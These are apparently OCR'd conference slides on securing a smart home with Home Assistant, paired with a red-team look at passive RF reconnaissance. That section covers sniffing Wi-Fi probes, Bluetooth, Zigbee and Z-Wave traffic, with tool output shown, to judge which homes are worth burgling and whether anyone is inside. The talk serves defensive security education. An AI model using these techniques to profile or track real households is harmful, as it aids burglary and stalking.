RELIAQUEST

REDTEAMING THE TRAPHOUSE

Red & Blue teaming a Modern Home.

whoarewe

- **David E. Switzer** has over 20 years of experience in systems and network security. Cert alphabet soup: GSE #136, G[cia|cih|awn|sec|stuff]), OSCE, CISSP, ITILv3, and CPR. He currently is working on RF/IoT and ICS/SCADA projects for his employer, while off time amusements include RF, wireless networks, hardware hacking, and other expensive time sinks.

- **Jonathan Echavarria** has nearly a decade of experience in the Information security industry. His primary interests include adversary emulation, reverse engineering, and good old fashioned breaking into networks. Currently, he works as an Innovationz Engineer while performing security research in his spare time. He holds a number of industry certifications including OSCE, OSCP and CEH.

- **Jonathan and David:**
  - Work at: **ReliaQuest in Tampa, Florida,** a leading co-management security provider**.**
  - Run the blog**: http://insomniacsecurity.com.**

Security through Home Automation

- **Devices can and should be repurposed.**
  - A motion sensor to trigger your lights are great, but why not build upon it?
  - Smart speakers can double as alarms sirens.


- **A centralized platform so that all of these devices can be integrated.**
  - Phillips has HUE.
  - Samsung has smart things.
  - Google Home vs Amazon Echo/Alexa.

- **None of them really integrate nicely with each other.**

A Centralized Management Platform


Enter Home Assistant

https://home-assistant.io


Home Assistant
States
Map
Logbook
History
Breadcrumbs
Configuration
Log Out
Developer Tools
Home Assistant
Kitchen
Kitchen Lamp Left
Kitchen Lamp Right
Kitchen Lamp Recessed
Garage Entry Sensor Motion
0
Garage Entry Sensor Lux
15876 Lux
Garage Entry Sensor Temperature
70.73599999999999 °F
Device Tracking
Jonathan's Desktop
not home
Jonathan's Honor 5x
home
Office
Office Lamp 1
Entrance
Entryway Light1
Entryway Light 2
Entry Sensor Motion
0
Entry Sensor Lux
18269 Lux
Entry Sensor Temperature
72.428 °F
Local Environment


RELIAQUEST

Floorplan



Alarm:
disarmed

Tampa: 81 F



RELIAQUEST

Components of our System

- **Raspberry Pi 3 Model B (~$35 + ~$10 for storage)**
  - Central brain of the system, runs Home-Assistant
  - Integrates the other components
  - Requires SD card for storage (extra $10 - $50)
- **Phillips Hue Bulbs (~$45 / bulb)**
  - Smart lights because they look cool at night
  - Will become very useful for the alarm
  - Cheaper non-color changing lights are available
- **Phillips Hue Motion Sensors (~$33 / Sensor)**
  - Detects motion to trigger your lights
  - Can also be used to track light level and temperature
- **Google Home / Amazon Echo ($50 – 130 / device)**
  - Easily enables voice control of the entire system
  - Can also double as a media player and siren

Automation Costs *
(1600 sqft Townhouse)

	Cheap	Better	BEST
Lights	$75 (5x White)	$210 (2x color & 10x white)	$540 (12x color)
Motion Sensors	$70 (2x)	$105 (3x)	$105 (3x)
Voice Assistants	$50 (Echo Dot)	$100 (2x Echo Dots)	$260 (2x Google Homes)
RPI3 + 16gb SD	$45	$45	$45
Pushover License	$5/device type	$5/device type	$5/device type
TOTAL:	**$245**	**$465**	**$955**

* = Doesn't include "extra" RF options.

Ideal Home Security System

- **Easy to manage.**
  - Support remote management.
  - View status quickly and easily through mobile device.
- **Support sending of notifications.**
- **Be aware of people inside the home.**
  - Is it me? My family?
  - Is it an intruder?
- **Have an audible siren.**
- **Approval from your “CFO”.**
  - If it’s not easy enough for everyone in the house to use, it won’t be used.
  - If it’s too expensive, it could be a problem.

RF Data Collection

- **Cheapest Option:**

- **Internal WiFi Adapter**
- **Internal Bluetooth adapter (RPi3, Laptop, etc)**
- **RTL-SDR Blog SDR + Antenna Kit: $20 + $15USD (Amazon)**

- **Total: $35 USD**

* Yes, there are slightly cheaper RTLSDR options, but RTL-SDR.Com is awesome, their device is very stable, and the antenna kit gives you much flexibility.

RF Data Collection

- **Cheap Option:**

- **TP-Link TN-WN722N - $14 USD**
- **Internal Bluetooth adapter (RPi3, Laptop, etc)**
- **RTL-SDR Blog SDR + Antenna Kit: $20 + $15USD (Amazon)**

- **Total:** **$49 USD**

RF Data Collection

- **Better Option:**

- **TP-Link TN-WN722N - $14 USD**
- **SENA UD100 Bluetooth Adapter ~ $55 USD**
- **RTL-SDR Blog SDR + Antenna Kit: $20 + $15USD (Amazon)**

- **Total:** **$104 USD**

RF Data Collection

- **BEST Option:**

- **TP-Link TN-WN722N - $14 USD**
- **SENA UD100 Bluetooth Adapter ~ $55 USD**
- **TI CC2531 Zigbee USB Dongle - ~ $50 (Cough - $8 Chinese clones @ ‘bay)**
- **Ubertooth One - ~ $120 USD**
- **RTL-SDR Blog SDR + Antenna Kit: $20 + $15USD (Amazon)**
- **Yardstick One - ~ $100 USD**

- **Total:** **$332 USD**

  (If you’re doing the math,
  this is the $8 CC2531 clone))

RF Data Collection

- **Other Options:**

- **Airspy Mini** – (high end transmit SDR w/ better range)- $99 USD
- **ANT500 Antenna** – (variable length antenna by Ossman) - $34USD Amazon
- **Hack RF** – (wide range transmit/receive SDR) - $318USD Amazon
- **LimeSDR Mini** – Dual Radio, full duplex radio in “large dongle” size - $139 USD

Casing the Joint.

(Detecting Stuff.)

Questions for the Modern Day Thief

- **What makes a particular home a good target?**
  - Is the worth of the valuables inside enough to offset the risk of breaking and entering?
  - When would be the best time to break in?
  - Is an alarm system present?

Detecting Stuff

- **The Easy Part:**
  - Most Electronics talk. A lot.
  - Wifi probes. *[Breadcrumbs / WUDS]*
  - Bluetooth Interfaces. *[Blue Hydra / BLEah]*
  - Zigbee chatter. *[KillerBees]*
  - ZWave chatter. *[KillerZees]*

- **The Hard(er) Part:**
  - Knowing what devices are in the home being targeted.

Detecting Stuff

- **Stuff to Detect.**
  - Expensive (TVs, game systems, etc)
  - Infrastructure (Nests, Phillips Hue devices, etc)
  - Misc (bed, toothbrush, FitBits, water bottles, etc)

- **We can infer that if a house has a high amount of high cost smart devices ($$$), they likely have more individually valuable items that that you can’t detect.**

The Hard Part: Knowing you have the right Target


- **Know the location's Network SSID**
  - OS Int may give hints (family name/sports team/movie referenced in SSID?)
  - Pre-collect WiFi probes from target device at another location, match to SSID seen locally.
  - Once you know SSID, collect MACs of devices sending probes – most devices use SoCs that provide wifi and Bluetooth, so the BTLE MAC will be one off from the Wifi MAC.

- **Limit your signal collection**
  - Smaller antennas / directional can actually help here!

WiFi Examples:


00:54:af:XX:XX:XX	MB+Hotspot+XXX	Continental Automotive Systems Inc.
00:60:b3:XX:XX:XX	HART	Z-COM, INC.
d4:ca:6e:XX:XX:XX	Land+Rover	u-blox AG
08:74:02:XX:XX:XX	BHN+Secure	Apple, Inc.
ec:1f:72:XX:XX:XX	BELL_WIFI	Samsung Electro Mechanics co., LTD.
fc:db:b3:XX:XX:XX	attwifibn	Murata Manufacturing Co., Ltd.
54:e4:3a:XX:XX:XX	Westin_GUEST	Apple, Inc.
24:c6:96:XX:XX:XX	Marriott_GUEST	Samsung Electronics Co.,Ltd
f8:a9:d0:XX:XX:XX	Marriott_GUEST	LG Electronics
68:72:51:XX:XX:XX	hcXXXi	Ubiquiti Networks
6c:aa:b3:XX:XX:XX	Marriott_Assoc	Ruckus Wireless
6c:aa:b3:XX:XX:XX	Marriott_GUEST	Ruckus Wireless

Bluetooth Examples:



RELIAQUEST

What's inside?



Keep records of your devices' MAC addresses with their serial numbers, just in case of theft!

Zigbee Examples:

```
./zbstumbler
zbstumbler: Transmitting and receiving on interface '1:87'
New Network: PANID 0x9C75  Source 0x566F
        Ext PANID: 12:4d:de:XX:XX:XX:XX:XX      Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
New Network: PANID 0x9C75  Source 0x1D43
        Ext PANID: 12:4d:de:XX:XX:XX:XX:XX      Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
                        ** SNIP **
New Network: PANID 0x9C75  Source 0x837D
        Ext PANID: 12:4d:de:XX:XX:XX:XX:XX      Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
New Network: PANID 0x9C75  Source 0x6423
        Ext PANID: 12:4d:de:XX:XX:XX:XX:XX      Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
^C
7 packets transmitted, 13 responses.
```

ZWave Example:

```
./zwdump
zwdump: listening on rfcat, link-type DLT_USER1, capture size 54 bytes

15:54:09.744603 HomeID:XXXXXXXX SourceID:03 DestID:01 FC:(Singlecast ACK-Reqd Speed-Modified Seq#1) Len:19 ALARM
0000:  [redacted]03 51 01 13 01 71 05 00 00 00 ff 06   .AK..Q...q......
0010:  17 00 cd                                        ...

15:54:09.912078 HomeID:XXXXXXXX SourceID:03 DestID:01 FC:(Singlecast ACK-Reqd Speed-Modified Seq#2) Len:19 ALARM
0000:  [redacted]03 51 02 13 01 71 05 00 00 00 ff 06   .AK..Q...q......
0010:  17 00 ce                                        ...

15:54:09.916475 HomeID:XXXXXXXX SourceID:01 DestID:03 FC:(ACK Speed-Modified Seq#2) Len:10
0000:  [redacted]01 13 02 0a 03 0f                     .AK.......

15:54:10.034100 HomeID:XXXXXXXX SourceID:03 DestID:01 FC:(Singlecast ACK-Reqd Speed-Modified Seq#3) Len:19 ALARM
0000:  [redacted]03 51 03 13 01 71 05 00 00 00 ff 06   .AK..Q...q......
0010:  17 00 cf                                        ...

15:54:10.034416 HomeID:XXXXXXXX SourceID:01 DestID:03 FC:(ACK Speed-Modified Seq#3) Len:10
0000:  [redacted]01 13 03 0a 03 0e                     .AK.......

15:54:10.034638 HomeID:XXXXXXXX SourceID:03 DestID:01 FC:(Reserved  ACK-Reqd Seq#1) Len:27 BASIC odeCmd
0000:  [redacted]03 45 01 1b 01 20 00 fa 40 00 00 00   .AK..E... ..@...
0010:  00 71 05 00 00 00 ff 06 17 00 4b                .q........K
```

RELIAQUEST

Anyone home?

(Detecting People.)

Presence Detection is Hard

- If we're relying solely on motion detection, it's already too late.
- A typical home intruder will probably have a cell phone on them.
- The vehicle they pull into your driveway with might have Bluetooth enabled.

How to Detect People

